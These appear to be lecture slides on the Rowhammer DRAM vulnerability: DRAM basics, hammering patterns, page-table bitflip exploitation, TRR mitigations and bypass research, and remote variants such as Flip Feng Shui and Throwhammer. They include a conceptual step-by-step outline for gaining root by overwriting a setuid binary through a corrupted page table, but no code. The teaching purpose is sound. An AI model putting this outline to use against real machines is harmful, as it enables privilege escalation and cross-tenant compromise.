
- How do you interact with a DRAM module?
  - You don't, the CPU Memory controller does. It's transparent to the user.
  - The DRAM protocol specifies the available commands, which are standardized.

- We will focus on the 3 most important commands:
  - PRECHARGE a.k.a store: write the row buffer content back to its original row
  - ACTIVATE a.k.a. load: load row into row buffer
  - REFRESH: technically, same as ACTIVATE, but with shorter timing constraints.


DRAM: starting point



DRAM: ACTIVATE



DRAM: PRECHARGE




What if…

- … there was a way to accelerate the leakage?
- … that leakage caused perturbations in the adjacent cells?

I’ll show you that

- … we can gain read and write access to the whole physical memory!
- … we can gain root privileges without exploiting any software vulnerabilities!



Rowhammer

DRAM vulnerability


What is Rowhammer?

- Rowhammer is a hardware vulnerability and reliability issue that affects DRAM.
    - Causes: tiny chargers in capacitors and tightly packed cells suffer from parasitic currents.


- Consists in repeatedly activating ("hammering") a row of memory cells to induce errors in nearby rows.
    - The ”hammered” rows are called attacker rows
    - The adjacent ones are called victim rows.

Types of patterns

Single-sided




Double sided



What is Rowhammer?

- Repeated activations of one (or more) row cause intense electrical activity in the memory array.
- This also induces a disturbance in adjacent rows, leading to potential bit flips in those rows.

- Which devices are vulnerable?
  - Most DDR3 modules
  - Almost all DDR4/LPDDR4 modules



What can you do with a bitflip?

Definition: a bitflip is a change in state of a DRAM cell:

- E.g., From 0 → 1, or vice versa.

- Are all bitflips exploitable?
  - No, it depends (among other things) on the index of the bit that flipped
    - Spoiler: we need to flip a bit in the PFN in a PTE

  - Exploitable: 0x8001000230 → 0x8000000230
  - Non exploitable: 0x8001000231 → 0x8001000230

- Why?
  - Remember the structure of a PTE: a flip in the last 12 bits does not change the PFN
  - They might still be useful…

Rowhammer overview

The attack can generally be divided in 3 phases:

1. Memory Templating
   - Am I able to reliably trigger the same, exploitable bitflips?

2. Memory Massaging
   - How can I manage to cause the victim to put data at a vulnerable (or arbitrary) position?

3. Exploitation
   - How can I escalate privileges or leak sensitive information?

Exploiting bitflips

- If we manage to flip a bit in a PTE, such that it makes the PTE point to a (last-level) page table, we just gained read/write access to the whole RAM.
    - How can we do that?

Exploiting bitflips

- If we manage to flip a bit in a PTE, such that it makes the PTE point to a (last-level) page table, we just gained read/write access to the whole RAM.
  - How can we do that?
- In fact, by accessing the virtual address corresponding to the flipped PTE, we can edit the Page Table at will.
- By changing the value (the physical frame number) of one (or multiple) entry, we can easily sweep all the RAM.
- For example, we could find the data structure holding the permissions of the current process, change them to root and escalate privileges.
  - https://elixir.bootlin.com/linux/latest/source/include/linux/cred.h

Or... shellcode injection!

- Another option to escalate privileges is the following:
  1. Find an executable which is world readable, owned by root and with the setuid bit set.
     - `sudo` is a great candidate for this.
  2. Load it into memory (with the read only flag), ask the OS (mmap) to use one of the virtual addresses covered by the corrupted page table
  3. Change the _PAGE_RW bit to gain write access.
  4. Replace the content of the chosen executable with a program that elevates privileges
     - (legitimate operation, the file is still owned by root and still has the setuid bit set)

     and spawns a shell.
  5. You just gained root access to the machine ☺

- But it will be hard to exploit this… right?

Mitigations

- ECC?
  - Makes it harder but does not solve the problem
- Increase refresh frequency?
  - Terrible impact on performance and doesn't really fix the problem.
- Target Row Refresh (TRR): ideal mitigation
  - Rowhammer mitigation which refreshes victim rows (hopefully) before they flip.
  - Very closed source: not disclosed to researchers
  - Very effective against the original, uniform Rowhammer patterns

  - Problem: limited capabilities in tracking victim rows due to lack of resources

Pseudo-TRR vs TRR

- Pseudo-TRR
    - Mitigation implemented on the CPU Memory Controller
    - Not documented
    - Present only on very few Intel CPUs
    - Unusable in practice, due to DRAM modules not following the standard
        - (Declaring the module is Rowhammer-free, while evidently it isn't)

- TRR:
    - Mitigation implemented on DIMM
    - Few resources available
    - Not documented

(pseudo-)TRR

- How does the mitigation work?
  - Samples activations
  - Keeps track of the most accessed rows
  - If above threshold, refresh to prevent bitflips

- However,
  - It can only track a handful of aggressors
  - It is possible to avoid sampling

TRR has been defeated as well...

- TRRespass
  - Fuzzer that leverages aggressor row location and cardinality (number of aggressors) to generate new patterns
  - Able to bypass TRR on 40% of DDR4 DIMMS

- Blacksmith
  - Fuzzer that generates non-uniform hammering patterns
  - 100% of the tested DIMMS were vulnerable

Blacksmith

- New class of non-uniform Rowhammer access patterns that bypass in-DRAM Target Row Refresh (TRR) while operating in a production setting.
- Observation:
  - Smaller technology nodes make underlying DRAM technologies more vulnerable, and significantly fewer accesses are nowadays required to trigger bit flips
- Three temporal properties, namely
  - order (phase)
  - regularity (frequency)
  - and intensity (amplitude)

  play a crucial role in constructing non-uniform patterns that can escape TRR.

REGA - Refresh-generating activations


- Rowhammer is caused by activations

  → we need a way to issue refreshes with each activation.

- It's a hardware, on-DIMM mitigation, which modifies the row buffer


- Essentially, it consists in adding a second series of (low-overhead) sense amplifiers which act like a buffer to the original sense amplifiers.
  - The new sense amplifiers take care of the reads/writes,
  - allowing the preexisting ones to refresh other rows.

Dynamic Random Access Memory Basics



Rowhammer attacks beyond local machines

Memory Deduplication



VM 1

Address	Content
1	abcd
2	efgh
3	ijkl
4	mnop


VM 2

Address	Content
1	qrst
2	uvwx
3	abcd
4	yzab

Host memory

Address	Content
1	abcd
2	ijkl
3	efgh
4	qrst
5	mnop
6	uvwx
7	~~abcd~~
8	yzab
9	-empty-

Memory Deduplication 😈



Flip Feng Shui

- Flip Feng Shui (FFS) is a new exploitation vector that allows an attacker to induce bit flips over arbitrary physical memory in a fully controlled way.

- FFS relies on two underlying primitives:
  - the ability to induce bit flips in controlled (but not predetermined) physical memory pages;
  - the ability to control the physical memory layout to reverse-map a target physical page into a virtual memory address under attacker control

- By abusing Linux' memory deduplication system (Kernel Same-page Merging) [apparently very popular in the cloud], and the widespread Rowhammer DRAM bug, an attacker can reliably flip a single bit in any physical page in the software stack with known contents.

Throwhammer

- The common assumption is that attackers first need to obtain code execution on the victim machine to be able to exploit Rowhammer
  - either by having (unprivileged) code execution on the victim machine or by luring the victim to a website that employs a malicious JavaScript application.
- Instead, an attacker can trigger and exploit Rowhammer bit flips directly from a remote machine by only sending network packets.
  - This is made possible by increasingly fast, RDMA-enabled networks, which are in wide use in clouds and data centers
- As bit flips occur at the physical level, they are beyond the control of the operating system and may well cross security domains.

Throwhammer

